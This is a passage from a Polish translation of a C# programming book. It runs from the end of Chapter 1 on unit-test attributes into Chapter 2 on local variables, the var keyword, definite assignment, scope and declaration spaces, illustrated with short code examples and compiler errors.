Skoro nasz program już działa, chciałbym powrócić do pierwszego napisanego w tym rozdziale fragmentu kodu, czyli do testu jednostkowego, gdyż ilustruje on pewne cechy C#, których nie można przedstawić na przykładzie programu głównego. Jeśli ponownie spojrzymy na [Przykład 1-1](#), zauważymy, że rozpoczyna się on podobnie jak program główny, czyli od grupy dyrektyw `using` oraz deklaracji przestrzeni nazw, której nazwa — `HelloWorld.Tests` — odpowiada nazwie projektu zawierającego test. Jednak sama klasa wygląda nieco inaczej. Zamieszczony poniżej [Przykład 1-11](#) przedstawia interesujący nas aktualnie fragment kodu z [Przykład 1-1](#).

### Przykład 1-11. Klasa testu jednostkowego z atrybutem

```
[TestClass]
public class WhenProgramRuns
{
```

Bezpośrednio przed deklaracją klasy został umieszczony tekst `[TestClass]`. Jest to tak zwany **atrybut**. Atrybuty są adnotacjami, które można dodawać do klas, metod oraz innych elementów kodu. Większość z nich sama w sobie nic nie robi — kompilator pamięta jedynie, że zostały podane, i zamieszcza odpowiednie informacje o nich w wygenerowanym kodzie wynikowym — i to wszystko. Atrybuty okazują się pożyteczne wyłącznie wtedy, gdy ktoś ich szuka; dlatego zazwyczaj są używane przez różne platformy. W naszym przypadku korzystamy z platformy testów jednostkowych firmy Microsoft, która poszukuje klas oznaczonych atrybutem `[TestClass]`. Platforma ta zignoruje wszystkie klasy, które nie posiadają tego atrybutu. Atrybuty są zazwyczaj charakterystyczne dla konkretnej platformy, a jak się przekonasz, czytając [Rozdział 15.](#), można także definiować swoje własne atrybuty.

Dwie metody zdefiniowane w klasie naszego testu jednostkowego także zostały opatrzone atrybutami. Odpowiednie fragmenty kodu z [Przykład 1-1](#) zostały przedstawione na [Przykład 1-12](#). Mechanizm wykonujący testy odnajdzie wszystkie metody oznaczone atrybutem `[TestInitialize]` i dla każdego testu zdefiniowanego w danej klasie jeden raz wywoła każdą z tych metod, przy czym nastąpi to przed wykonaniem samych testów. Jeśli natomiast chodzi o atrybut `[TestMethod]`, to jak się zapewne domyślasz, informuje on, które metody reprezentują testy.

## Przykład 1-12. Metody z atrybutami

```
[TestInitialize]
public void Initialize()
...
[TestMethod]
public void SaysHelloWorld()
...
```

Warto zwrócić uwagę na jeszcze jeden fragment kodu z [Przykład 1-1](#): zawartość klasy rozpoczyna się od pola, które przedstawiłem ponownie na [Przykład 1-13](#). Pola służą do przechowywania wartości. W tym przypadku metoda `Initialize` zapisuje w polu `_consoleOutput` przechwycone wyniki, które testowany program wyświetla w oknie konsoli. Dzięki temu nasz test może je następnie sprawdzić. W naszym przykładzie pole zostało oznaczone jako `private`, co oznacza, że jest przeznaczone do wyłącznego użytku w danej klasie. Kompilator C# zapewni, że jedynie kod umieszczony w tej samej klasie będzie miał dostęp do tego pola.

## Przykład 1-13. Pole

```
private string _consoleOutput;
```

W ten sposób poznajesz każdy element programu głównego oraz projektu testowego, który sprawdza, czy program działa zgodnie z założeniami.

## Podsumowanie

W tym rozdziale przedstawiłem podstawową strukturę programów pisanych w języku C#. Stworzyliśmy w nimację zawierającą dwa projekty — projekt testowy oraz projekt samego programu. Przedstawiony w rozdziale przykład był bardzo prosty, dlatego każdy projekt składał się wyłącznie z jednego pliku źródłowego, którym mogliśmy się zainteresować. Oba miały podobną strukturę. Każdy z nich rozpoczynał się od grupy dyrektyw `using`, określających, jakie typy będą w nich używane. Deklaracje przestrzeni nazw określały, do jakich przestrzeni będzie należał kod umieszczony w plikach. Z kolei kod każdego z plików zawierał klasę oraz umieszczone w niej metody i inne składowe, takie jak pola.

Typy oraz ich składowe zostały wyczerpująco opisane w [Rozdział 3.](#), jednak zanim do niego dotrzymy, w [Rozdział 2.](#) zajmiemy się kodem umieszczanym wewnętrz metod, który pozwala nam wyrażać to, co program ma robić.



[1] A w każdym razie nowy dla systemu Windows.

[2] Pierwszy zestaw rozszerzeń dodanych przez Microsoft do języka C++ w większym stopniu przypominał rozszerzenia udostępniane przez sam język. W efekcie okazało się, że korzystanie z odrębnej składni do

wykonywania operacji całkowicie odróżniających się od zwyczajnego C++ jest znacznie mniej kłopotliwe; dlatego też Microsoft wycofał pierwszy system (nazywany Managed C++) i zastąpił go nowszą, bardziej odmienną składnią, określana jako C++/CLI.

[3] W systemie Windows pliki wykonywalne zazwyczaj mają rozszerzenie *.exe*, natomiast biblioteki — rozszerzenie *.dll* (jest to skrót od angielskich słów *dynamic link library*, oznaczających bibliotekę dołączaną dynamicznie). Są one niemal identyczne, z tą różnicą, że pliki *.exe* posiadają punkt wejścia do programu. Pliki obu tych typów mogą zawierać fragmenty kodu, z których mogą korzystać inne komponenty. Oba te rodzaje plików są przykładami *podzespołów*, opisanych szczegółowo w [Rozdział 12](#).

[4] Owszem, w Visual Studio 2012 nazwy głównych opcji menu są zapisywane WIELKIMI LITERAMI. To celowe rozwiązanie projektowe: kanciaste litery wyznaczają obszar menu bez konieczności wyświetlania obramowań, które jedynie niepotrzebnie zużywałyby i zaśmiecały powierzchnię okna programu. Ponieważ jednak nie chcę sprawiać wrażenia, że krzyczę, zatem w tekście książki będą zapisywać nazwy opcji, jedynie zaczynając je wielką literą.

[5] Kiedy program zostanie uruchomiony — *przyp. tłum.*

## Rozdział 2. Podstawy stosowania języka C#

Wszystkie języki programowania muszą zapewniać pewne możliwości. Muszą umożliwiać wyrażanie obliczeń oraz operacji, które nasz kod ma wykonywać. Programy muszą być w stanie podejmować decyzje na podstawie przekazywanych do nich danych wejściowych. Czasami pojawi się także konieczność wielokrotnego wykonywania tych samych operacji. Te podstawowe możliwości są kwintesencją programowania, a niniejszy rozdział pokazuje, jak można z nich korzystać w języku C#.

Zależnie od tego, jakie posiadasz doświadczenie, niektóre z fragmentów tego rozdziału mogą Ci się wydać znajome. Uważa się, że C# należy do „rodziny języka C”. C jest językiem wywierającym wielki wpływ na inne języki programowania i wiele z nich zapożyczyło fragmenty jego składni. Istnieje kilka języków utworzonych bezpośrednio na bazie C, takich jak C++ oraz Objective-C, oraz kilka spokrewnionych z nim w nieco mniejszym stopniu, takich jak Java oraz JavaScript, które nie są z nim w żadnym stopniu zgodne, lecz zapożyczyły wiele aspektów jego składni.

Podstawową strukturę programu napisanego w C# omówiłem już w [Rozdział 1](#). W tym rozdziale przyjrzymy się dokładniej kodowi umieszczanemu w metodach. C# wymaga stosowania określonej struktury: kod składa się z instrukcji, które są umieszczane wewnętrz metod, te należą do typów, które z kolei są umieszczane w przestrzeniach nazw; cały ten kod jest zapisywany w plikach stanowiących części projektów zarządzanych przez Visual Studio i grupowanych w formie solucji. Dla jasności zaznaczę, że większość przykładów zamieszczonych w tym rozdziale będzie prezentować wyłącznie opisywane fragmenty kodu (takie jak ten z [Przykład 2-1](#)), a nie całe programy.

### Przykład 2-1. Kod i nic tylko kod

```
Console.WriteLine("Witaj, świecie!");
```

Jeśli jawnie nie zaznaczę, że jest inaczej, to taki fragment kodu jest skróconym zapisem odpowiadającym temu samemu fragmentowi umieszczonemu w kontekście odpowiedniego programu. A zatem kod z [Przykład 2-1](#) odpowiada programowi z [Przykład 2-2](#).

### Przykład 2-2. Pełna postać kodu

```
using System;

namespace Hello
{
    class Program
    {
```

```
static void Main()
{
    Console.WriteLine("Witaj, świecie!");
}
}
```

Choć w tym rozdziale przedstawię podstawowe elementy języka C#, to jednak niniejsza książka jest przeznaczona dla osób, które znają już co najmniej jeden język programowania, dlatego też najbardziej podstawowe aspekty C# będę opisywał raczej krótko, koncentrując się na tych aspektach, które są charakterystyczne dla tego języka programowania.

## Zmienne lokalne

W naszym absolutnie koniecznym pierwszym przykładzie, programie *HelloWorld*, nie ma jednej z kluczowych cech wszystkich programów: wykorzystania danych. Użyteczne programy zazwyczaj pobierają, przetwarzają i generują informacje, dlatego też możliwość definiowania i identyfikacji informacji jest jedną z najważniejszych cech języka programowania. Podobnie jak większość innych języków, także C# pozwala definiować **zmienne lokalne**, czyli umieszczane w metodach elementy, które posiadają nazwy i mogą przechowywać informacje.

### PODPOWIEDŹ

W specyfikacji języka C# termin **zmienna** odnosi się zarówno do zmiennych lokalnych, jak i pól obiektów oraz elementów tablic. Ten podrozdział jest w całości poświęcony wyłącznie zmiennym lokalnym, jednak ciągłe czytanie słowa „lokalna” szybko może się stać męczące. Dlatego też od tego miejsca aż do końca tego podrozdziału wszystkie wystąpienia słowa **zmienna** należy rozumieć jako **zmienna lokalna**.

C# jest językiem o **typowaniu statycznym**, co oznacza, że każdy fragment kodu, który reprezentuje lub generuje informacje, na przykład zmienna lub wyrażenie, posiada jakiś typ określony podczas komplikacji. Różni się to znaczco od sposobu działania języków o **typowaniu dynamicznym**, takich jak JavaScript, w których typy danych są określone podczas wykonywania programu<sup>[6]</sup>.

Najprostszym sposobem zaobserwowania statycznego typowania w działaniu jest posłużenie się bardzo prostymi deklaracjami zmiennych, takimi jak te z [Przykład 2-3](#). Każda z nich rozpoczyna się od określenia typu danych — pierwsze dwie zmienne są łańcuchami znaków (typ **string**), a pozostałe dwie — liczbami typu **int**.

### Przykład 2-3. Deklaracje zmiennych

```
string part1 = "ostateczne pytanie";
```

```
string part2 = "o koniec czegoś";
int theAnswer = 42;
int something;
```

Za typem danych podawana jest nazwa zmiennej. Nazwa ta musi zaczynać się od litery lub znaku podkreślenia, lecz jej dalszą część może tworzyć dowolna kombinacja znaków opisanych w dodatku „Identifier and Pattern Syntax” do specyfikacji Unicode. Jeśli korzystamy z tekstu, którego znaki pokrywają się z zakresem kodu ASCII, to będzie to oznaczało, że w nazwach zmiennych możemy używać liter, cyfr oraz znaków podkreślenia. Jeśli jednak korzystamy z pełnego zakresu Unicode, to będą to mogły także być litery z akcentami, znaki diakrytyczne oraz nieco tajemnicze znaki przestankowe (jednak dotyczy to tylko znaków przeznaczonych do użycia *wewnątrz* słów — nie można natomiast używać znaków, które według specyfikacji Unicode służą do *rozdzielania* słów). Dokładnie te same reguły dotyczą tworzenia tak zwanych prawidłowych identyfikatorów, służących do nazywania wszelkich elementów tworzonych przez użytkownika, takich jak klasy oraz metody.

Jak widać na [Przykład 2-3](#), istnieje kilka form deklaracji zmiennych. Pierwsze trzy zmienne zawierają tak zwany **inicjalizator**, który określa początkową wartość zmiennej. Jak pokazuje ostatnia zmienna, inicjalizator ten jest opcjonalny. Wynika to z faktu, że nową wartość zmiennej można określić w dowolnym momencie. [Przykład 2-4](#) stanowi kontynuację poprzedniego i pokazuje, że nowe wartości można przypisywać zmiennym niezależnie od tego, czy zostały one wcześniej zainicjowane, czy nie.

#### Przykład 2-4. Przypisywanie wartości zadeklarowanym wcześniej zmiennym

```
part2 = " o koniec świata, wszechświata i ogólnie wszystkiego";
something = 123;
```

Ponieważ typy zmiennych są statyczne, zatem kompilator uniemożliwi przypisanie danej zmiennej nieodpowiedniego typu. Gdybyśmy zatem kontynuowali kod z [Przykład 2-3](#), oddając do niego instrukcję przedstawioną na [Przykład 2-5](#), to kompilator zgłosiłby błąd. Kompilator wie, że zmienna `theAnswer` jest typu `int`, który jest typem liczbowym, a zatem zgłosi błąd, jeśli spróbujemy zapisać w niej łańcuch znaków.

#### Przykład 2-5. Błąd: dane niewłaściwego typu

```
theAnswer = "Tego kompilator nie przepuści";
```

Języki korzystające z typowania dynamicznego, takie jak JavaScript, pozwoląby jednak na wykonanie takiej operacji, gdyż w ich przypadku zmienne nie mają swojego własnego typu — liczy się wyłącznie typ przechowywanych w nich wartości, a ten może się zmieniać wraz z wykonywaniem programu. W języku C#

można uzyskać podobny efekt, deklarując zmienną typu `object` (która została opisana w podrozdziale „[Wbudowane typy danych](#)” lub `dynamic` (tym zagadnieniem zajmiemy się w [Rozdział 14.](#)). Jednak najczęściej stosowaną w C# praktyką jest korzystanie ze zmiennych, których typy są określone bardziej precyzyjnie.

### PODPOWIEDŹ

Ze względu na dziedziczenie ten statyczny typ zmiennej nie zawsze zapewnia pełny obraz sytuacji. Tymi zagadnieniami zajmiemy się w [Rozdział 6.](#); na razie wystarczy zapamiętać, że niektóre typy zapewniają możliwość rozszerzania właśnie poprzez wykorzystanie dziedziczenia, i jeśli zmienna używa takiego typu, to choć jest on statycznie określony, za jego pośrednictwem będzie można odwoływać się do obiektu typu pochodnego. Podobną elastyczność zapewniają interfejsy opisane w [Rozdział 3.](#) Niemniej jednak to właśnie statyczny typ zmiennej określa, jakie operacje będziemy mogli na niej wykonywać. Jeśli zechcemy skorzystać z jakichś bardziej wyspecjalizowanych możliwości zdefiniowanych w klasie pochodnej, to korzystając ze zmiennej typu bazowego, nie będziemy mogli tego zrobić.

Typ zmiennej nie musi być określany jawnie. Korzystając ze słowa kluczowego `var` umieszczonego zamiast nazwy typu, możemy zażądać, by kompilator zrobił to za nas. [Przykład 2-6](#) przedstawia deklaracje pierwszych trzech zmiennych z [Przykład 2-3](#), w których zamiast jawnie podanego typu danych zostało użyte słowo kluczowe `var`.

#### Przykład 2-6. Niewidoczne typy danych i słowo kluczowe `var`

```
var part1 = "ostateczne pytanie";
var part2 = "o koniec czegoś";
var theAnswer = 40 + 2;
```

Taki kod często wprowadza w błąd programistów znających wcześniej język JavaScript, gdyż w nim także istnieje słowo kluczowe `var` stosowane w podobny sposób. Jednak jego znaczenie w języku C# jest inne niż w JavaScript: wszystkie trzy zmienne z powyższego przykładu wciąż mają statyczne typy danych. Zmieniło się jedynie to, że nie musieliśmy ich jawnie podawać — określił je kompilator. Kompilator przeanalizował inicjalizatory zmiennych i na ich podstawie określił, że pierwsze dwie są łańcuchami znaków, a trzecia — liczbą całkowitą. (To właśnie z tego względu pominąłem tu czwartą zmienną z [Przykład 2-3](#) — `something`. Nie posiada ona inicjalizatora, przez co kompilator nie będzie w stanie wywnioskować jej typu. Jakakolwiek próba użycia słowa kluczowego `var` w deklaracji zmiennej, w której nie ma inicjalizatora, zakończy się zgłoszeniem błędu kompilacji).

Łatwo można się przekonać, że zmienne deklarowane z użyciem słowa kluczowego `var` także mają statycznie określone typy danych; wystarczy spróbować przypisać takiej zmiennej wartość innego typu. Możemy zatem przeprowadzić ten sam

eksperyment co w kodzie z [Przykład 2-5](#), lecz tym razem używając zmiennej zadeklarowanej z użyciem słowa kluczowego `var`. Właśnie to robi fragment kodu przedstawiony na [Przykład 2-7](#); a jego wykonanie wygeneruje dokładnie ten sam błąd kompilatora, wynikający z popełnienia tego samego błędu — próby przypisania łańcucha znaków do zmiennej nieodpowiedniego typu. Zmienna `theAnswer` jest bowiem typu `int`, choć nie został on jawnie określony.

### Przykład 2-7. Błąd: niewłaściwy typ danych (ponownie)

```
var theAnswer = 42;  
theAnswer = "Tego kompilator nie przepuści";
```

Opinie na temat tego, jak i kiedy stosować słowo kluczowe `var`, są podzielone; przedstawiłem je pokrótce w ramce pt. „`varto` czy nie `varto?`”, zamieszczonej na następnej stronie.

Ostatnią rzeczą, jaką warto wiedzieć o deklaracjach, jest to, że w jednym wierszu kodu można zadeklarować, a opcjonalnie także zainicjować, wiele zmiennych. Jeśli potrzebujemy kilku zmiennych tego samego typu, to takie rozwiązanie może skrócić i uprościć nasz kod. [Przykład 2-8](#) pokazuje, w jaki sposób utworzyć trzy zmienne tego samego typu, używając przy tym jednej deklaracji.

### Przykład 2-8. Wiele zmiennych tworzonych przy użyciu jednej deklaracji

```
double a = 1, b = 2.5, c = -3;
```

Podsumowując, zmienna przechowuje informację konkretnego typu, a kompilator uniemożliwia nam umieszczenie w tej zmiennej danych o niezgodnych typach. Oczywiście zmienne są tak przydatne, ponieważ pozwalają ponownie korzystać z wartości w dalszych fragmentach kodu. [Przykład 2-9](#) rozpoczyna się od deklaracji zmiennych, które widzieliśmy już w poprzedniej części rozdziału, następnie wykorzystuje ich wartości do zainicjowania innych zmiennych, a w końcu wyświetla uzyskane rezultaty.

## `var`to czy nie `var`to?

Deklaracje wykorzystujące słowo kluczowe `var` są dokładnymi odpowiednikami deklaracji zawierających jawnie określenie typu. Powstaje zatem pytanie: które z nich stosować? Właściwie nie ma to znaczenia, ponieważ są one swoimi odpowiednikami. Jeśli jednak chcemy, by nasz kod był spójny, to najprawdopodobniej powinniśmy wybrać jeden styl deklaracji i konsekwentnie go stosować. Opinie na temat tego, który z tych dwóch stylów jest „najlepszy”, są podzielone.

Niektórzy programiści nie lubią pisać więcej, niż jest to absolutnie konieczne. Mogą się zatem pogardliwie odnosić do dodatkowego kodu, jaki trzeba wpisać, by jawnie określić typ zmiennej, uważając go za bezproduktywną „ceremonię”, która należy zastąpić bardziej zwartym słowem kluczowym `var`. Kompilator jest w stanie za nas określić typ zmiennej, a zatem należy mu na to pozwolić, zamiast robić to samemu. Tak mniej więcej wygląda argumentacja tych osób.

Mój punkt widzenia jest jednak nieco inny. Przekonałem się, że więcej czasu poświęcam na czytanie mojego kodu, niż na jego pisanie — dominują zatem takie czynności jak: debugowanie, refaktoryzacja oraz modyfikowanie funkcjonalności. Wszystko, co jest w stanie je ułatwić i skrócić, jest warte minimalnego wydłużenia czasu poświęcanego na wpisywanie kodu, z jakim wiąże się jawnie podawanie nazw. Bardzo często używanie słowa `var` w kodzie znacznie wydłuża jego analizę, gdyż aby go dobrze zrozumieć, trzeba samemu określić typy zmiennych. Choć kompilator ułatwia nam nieco pracę podczas wpisywania kodu, to jednak zyski, jakie to daje, są szybko niwelowane przez dodatkowy czas, jaki musimy poświęcić na jego zrozumienie za każdym razem, gdy do niego wracamy. A zatem jeśli nie zaliczamy się do programistów, którzy piszą wyłącznie nowy kod, pozostawiając innym jego ewentualne poprawianie i modyfikację, to filozofia „`var wszędzie_i_zawsze`” wydaje się mało zachęcająca.

W pewnych sytuacjach używam jednak słowa kluczowego `var`. Pierwszą z nich jest pisanie kodu, w którym jawnie podanie typu oznaczałoby wpisanie go po raz drugi. Na przykład aby zainicjować zmienną, zapisując w niej nowy obiekt, należy użyć następującej instrukcji:

```
List<int> numbers = new List<int>();
```

W takim przypadku problem, o którym wcześniej wspominałem, nie występuje, gdyż typ obiektu jest podany w jego inicjalizatorze, dlatego użycie słowa kluczowego `var` nie zmusza nas do żadnego dodatkowego wysiłku intelektualnego podczas czytania kodu:

```
var numbers = new List<int>();
```

To samo dotyczy przypadków wykorzystujących rzutowanie oraz metody ogólne; ogólnie rzecz biorąc, jeśli nazwa typu jest jawnie podana w deklaracji zmiennej, to nic nie stoi na przeszkodzie, by użyć słowa kluczowego `var` i uniknąć w ten sposób powtórnego podawania nazwy typu.

Słowa kluczowego `var` używam także w sytuacjach, gdy jest to konieczne. Jak się przekonasz, czytając dalszą część książki, C# pozwala na korzystanie z **typów anonimowych**, a zgodnie z tym, co sugeruje nazwa, w ich przypadku określenie nazwy takiego typu nie jest możliwe. Właśnie w takich sytuacjach można skorzystać ze słowa kluczowego `var`. (W rzeczywistości zostało ono wprowadzone w języku C# dopiero w momencie dodawania do niego typów anonimowych).

## Przykład 2-9. Stosowanie zmiennych

```
string part1 = "ostateczne pytanie";
string part2 = "o koniec czegoś";
int theAnswer = 42;
int something;

part2 = " o koniec świata, wszechświata i ogólnie wszystkiego";
```

```
string questionText = "Jaka jest odpowiedź na " + part1 + " " + part2 + "?";
string answerText = "Odpowiedzią na " + part1 + " " + part2 + " jest: " + theAnswer;

Console.WriteLine(questionText);
Console.WriteLine(answerText);
```

Swoją drogą, powyższy kod działa prawidłowo dlatego, że w przypadku operowania na łańcuchach znaków język C# nadaje operatorowi + dodatkowe znaczenie. Otóż „dodanie” dwóch łańcuchów znaków oznacza ich konkatenację (czyli połączenie). Z kolei „dodanie” liczby na końcu łańcucha znaków (jak dzieje się w inicjalizatorze zmiennej `answerText`) spowoduje wygenerowanie kodu, który skonwertuje liczbę na łańcuch znaków, a następnie je ze sobą połączy. A zatem kod z [Przykład 2-9](#) wygeneruje następujące wyniki:

```
Jaka jest odpowiedź na ostateczne pytanie o koniec świata, wszechświata i ogólnie
wszystkiego?";
Odpowiedzią na ostateczne pytanie o koniec świata, wszechświata i ogólnie
wszystkiego
jest: 42;
```

### PODPOWIEDŹ

W tej książce wiersze kodu liczące ponad 80 znaków długości są dzielone i zapisywane w kolejnych wierszach. Jeśli spróbujesz wykonać takie przykłady na swoim komputerze, to mogą one wyglądać inaczej, jeśli okno konsoli ma inną długość.

Podczas korzystania ze zmiennej jej wartością będzie to, co ostatnio w niej zapisaliśmy. Jeśli spróbujemy użyć zmiennej bez wcześniejszego przypisania jej jakiejś wartości, jak dzieje się w kodzie przedstawionym na [Przykład 2-10](#), to kompilator C# zgłosi błąd.

#### Przykład 2-10. Błąd: użycie niezainicjowanej zmiennej

```
int willNotWork;
Console.WriteLine(willNotWork);
```

Próba skompilowania powyższego fragmentu kodu zgłosi poniższy błąd, odnoszący się do drugiego wiersza:

```
error CS0165: Use of unassigned local variable 'willNotWork'
```

Do ustalania, czy wartość zmiennej już została określona, czy nie, kompilator używa nieco pesymistycznego systemu (nazywanego regułami *wyraźnego przypisania*). Nie można stworzyć algorytmu, który byłby w stanie ponad wszelką wątpliwość wykryć fakt przypisania zmiennej wartości we wszystkich możliwych

sytuacjach<sup>[7]</sup>. Ponieważ kompilator musi działać z myślą o zapewnieniu jak największego bezpieczeństwa, zatem mogą się zdarzyć sytuacje, gdy w momencie wykonywania problematycznego kodu zmienna już będzie mieć wartość, a pomimo to kompilator wciąż będzie zgłaszał problemy. Rozwiążaniem tego problemu jest użycie inicjalizatora, dzięki któremu zmienna zawsze będzie miała jakąś wartość. Dla typów liczbowych taką nieużywaną wartością początkową może być `0`, natomiast dla zmiennych logicznych — wartość `false`. W [Rozdział 3](#) przedstawione zostaną typy referencyjne; a zgodnie z tym, co sugeruje ich nazwa, zmienne tych typów mogą zawierać referencje do obiektów danego typu. Jeśli zajdzie potrzeba inicjalizacji takiej zmiennej, zanim pojawi się obiekt, do którego zmienna mogłaby się odwoływać, to należy określić jej wartość, używając słowa kluczowego `null` — będzie to specjalna wartość oznaczająca referencję nie wskazującą na żaden konkretny obiekt.

Reguły wyraźnego przypisania określają fragmenty kodu, w którym według kompilatora zmienna posiada prawidłową wartość, a co za tym idzie — w którym możemy spróbować ją odczytać. Operacje przypisania zmiennej wartości podlegają mniejszym ograniczeniom, jednak każda zmienna jest dostępna tylko w pewnych określonych fragmentach kodu. Zobaczmy zatem, jakie reguły określają te fragmenty.

## Zakres

**Zakres** (ang. *scope*; określany także czasami jako zasięg) zmiennej to obszar kodu, w którym możemy odwoływać się do tej zmiennej, posługując się jej nazwą. Nie tylko zmienne lokalne mają swój zakres. Mają go także metody, właściwości, typy, a w rzeczywistości — wszystko co ma nazwę. Potrzebujemy zatem nieco szerszej definicji zakresu: jest to region kodu, w którym możemy się odwoływać do danego elementu przy użyciu jego nazwy, bez konieczności stosowania żadnych dodatkowych kwalifikacji. Kiedy używamy zapisu `Console.WriteLine`, odwołujemy się do metody (`WriteLine`), używając jej nazwy, musimy jednak określić przy tym nazwę klasy (`Console`), gdyż sama metoda znajduje się poza zakresem. Jednak w przypadku zmiennych lokalnych zakres ma charakter bezwzględny: zmienna jest dostępna bez jakiegokolwiek dodatkowej kwalifikacji bądź nie jest dostępna wcale.

Ogólnie rzecz biorąc, zakres zmiennej lokalnej rozpoczyna się w miejscu jej deklaracji, a kończy wraz z końcem **bloku**, w którym zmienna została zadeklarowana. Blok jest fragmentem kodu ograniczonym parą nawiasów klamrowych (`{}`). Ciało metody jest blokiem, a zatem zmienna zdefiniowana w jednej metodzie nie będzie dostępna w innej, gdyż znajduje się poza zakresem. Gdybyśmy spróbowali skompilować kod z [Przykład 2-11](#), pojawiłby się komunikat

o błędzie o następującej treści: The name 'thisWillNotWork' does not exist in the current context<sup>[8]</sup>.

### Przykład 2-11. Błąd: poza zakresem

```
static void SomeMethod()
{
    int thisWillNotWork = 42;
}
static void AnotherMethod()
{
    Console.WriteLine(thisWillNotWork);
}
```

Metody często zawierają zagnieżdżone bloki kodu, zwłaszcza gdy są w nich stosowane pętle oraz instrukcje sterujące przepływem, które zostaną przedstawione w dalszej części rozdziału. W miejscu, gdzie zaczyna się taki zagnieżdżony blok kodu, wszystko, co wcześniej było w zakresie, pozostanie w nim także wewnątrz bloku. W kodzie przedstawionym na Przykład 2-12 deklarujemy zmienną o nazwie `someValue`, a następnie używamy instrukcji `if`, tworząc tym samym zagnieżdżony blok kodu. Kod umieszczony wewnątrz tego bloku jest w stanie korzystać ze zmiennej zadeklarowanej poza nim.

### Przykład 2-12. Zmienna zadeklarowana poza blokiem i używana wewnątrz niego

```
int someValue = GetValue();
if (someValue > 100)
{
    Console.WriteLine(someValue);
}
```

Stwierdzenie odwrotne nie będzie prawdziwe. Jeśli zmienną zadeklarujemy w bloku zagnieżdzonym, to jej zakres będzie obejmował wyłączenie ten blok. A zatem nie uda się skompilować kodu z Przykład 2-13, gdyż zakres zmiennej `willNotWork` obejmuje wyłącznie zagnieżdżony blok instrukcji `if`. Ostatni wiersz przykładu spowoduje zgłoszenie błędu, gdyż próbuje się on odwołać do zmiennej poza tym blokiem.

### Przykład 2-13. Błąd: próba użycia zmiennej poza jej zakresem

```
int someValue = GetValue();
if (someValue > 100)
{
    int willNotWork = someValue - 100;
}
Console.WriteLine(willNotWork);
```

Być może wydaje się to proste, jednak sprawy nieco się komplikują, gdy w grę zaczynają wchodzić potencjalne konflikty nazw. W takich przypadkach C# potrafi

czasami zaskakiwać.

## Niejednoznaczności nazw zmiennych

Przeanalizujmy teraz kod przedstawiony na [Przykład 2-14](#). Deklaruje on zmienną o nazwie `anotherValue`, umieszczoną wewnątrz zagnieżdzonego bloku kodu. Jak wiemy, zmienna znajduje się w zakresie wyłącznie do końca zagnieżdzonego bloku kodu. Po zakończeniu bloku ponownie deklarujemy inną zmienną o tej samej nazwie.

[Przykład 2-14. Błąd: zaskakujący konflikt nazw](#)

```
int someValue = GetValue();
if (someValue > 100)
{
    int anotherValue = someValue - 100;
    Console.WriteLine(anotherValue);
}

int anotherValue = 123;
```

Próba skompilowania powyższego fragmentu kodu spowoduje zgłoszenie następującego błędu:

```
error CS0136: A local variable named 'anotherValue' cannot be declared in this
scope because it would give a different meaning to 'anotherValue', which is
already used in a 'child' scope to denote something else[9]
```

Może się wydawać, że zgłoszenie takiego błędu jest dosyć dziwne. W ostatnim wierszu kodu zmienna, która teoretycznie powoduje konflikt, nie znajduje się już w zakresie, gdyż wiersz ten znajduje się poza zagnieżdzonym blokiem, wewnątrz którego została ona zadeklarowana. Co więcej, druga deklaracja znajduje się poza zakresem zagnieżdzonego bloku kodu, gdyż została umieszczona po jego zakończeniu. A zatem zakresy obu zmiennych nie pokrywają się, a pomimo to staliśmy się ofiarami stosowanych w C# reguł unikania konfliktów nazw. Aby zrozumieć, na czym polega problem, w pierwszej kolejności musimy przeanalizować mniej zaskakujący przykład.

C# stara się unikać niejednoznaczności, zabraniając tworzenia kodu, w którym jedna nazwa mogłaby odwoływać się do więcej niż jednej rzeczy. [Przykład 2-15](#) przedstawia kod ilustrujący problem, którego staramy się uniknąć.

Zadeklarowaliśmy w nim zmienną o nazwie `errorCode`, a podczas wykonywania programu zaczynamy modyfikować jej wartość. Jednak w pewnym momencie w zagnieżdzonym bloku kodu zostaje utworzona nowa zmienna o tej samej nazwie. Można sobie wyobrazić język, który pozwalałby na takie rozwiązanie — byłaby w nim stosowana reguła określająca, że jeśli w danym zakresie znajdują się dwa elementy o tej samej nazwie, to wybrany zostanie ten z nich, którego deklaracja

została podana jako ostatnia.

### Przykład 2-15. Błąd: ukrywanie zmiennej

---

```
int errorCount = 0;
if (problem1)
{
    errorCount += 1;

    if (problem2)
    {
        errorCount += 1;
    }

    // Wyobraźmy sobie, że w prawdziwym programie w tym
    // miejscu znajduje się duży blok kodu.

    int errorCount = GetErrors(); // Błąd kompilatora
    if (problem3)
    {
        errorCount += 1;
    }
}
```

---

W rzeczywistości jednak kompilator nie pozwala na tworzenie takiego kodu, gdyż przez to bardzo łatwo można by go było błędnie zrozumieć. Przedstawiona metoda jest sztucznie krótka, gdyż jest to prosty przykład użyty do demonstracji zagadnienia, jednak sam problem jest oczywisty. Gdyby kod był nieco dłuższy, bardzo łatwo byłoby przegapić deklarację zmiennej umieszczonej w zagnieżdzonym bloku i przeoczyć fakt, że na końcu metody zmienna `errorCount` odnosi się do czegoś zupełnie innego niż na jej początku. C# nie dopuszcza do takich sytuacji, aby uniknąć potencjalnych pomyłek.

Ale dlaczego problem pojawił się w kodzie z [Przykład 2-14](#)? Zakresy obu zmiennych nie pokrywały się ze sobą. Cóż, okazuje się, że reguła zilustrowana na [Przykład 2-14](#) nie działa w oparciu o zakresy nazw. Wykorzystuje ona nieco bardziej subtelne pojęcie, którym jest **przestrzeń deklaracji** (ang. *declaration scope*). Przestrzeń deklaracji to fragment kodu, w którym dana nazwa nie może się odwoływać do dwóch różnych rzeczy. Każda metoda definiuje przestrzeń deklaracji dla zmiennych. Także zagnieżdżone bloki kodu tworzą nowe przestrzenie deklaracji, jednak w zagnieżdzoną przestrzenią deklaracji nie można deklarować nazw występujących już w przestrzeni nadzędnej. I to właśnie ta reguła została tu naruszona — najbardziej zewnętrzna przestrzeń deklaracji istniejąca w kodzie z [Przykład 2-15](#) zawiera już zmienną o nazwie `errorCount`, a przestrzeń zagnieżdzanego bloku kodu stara się wprowadzić kolejną zmienną o tej samej nazwie.

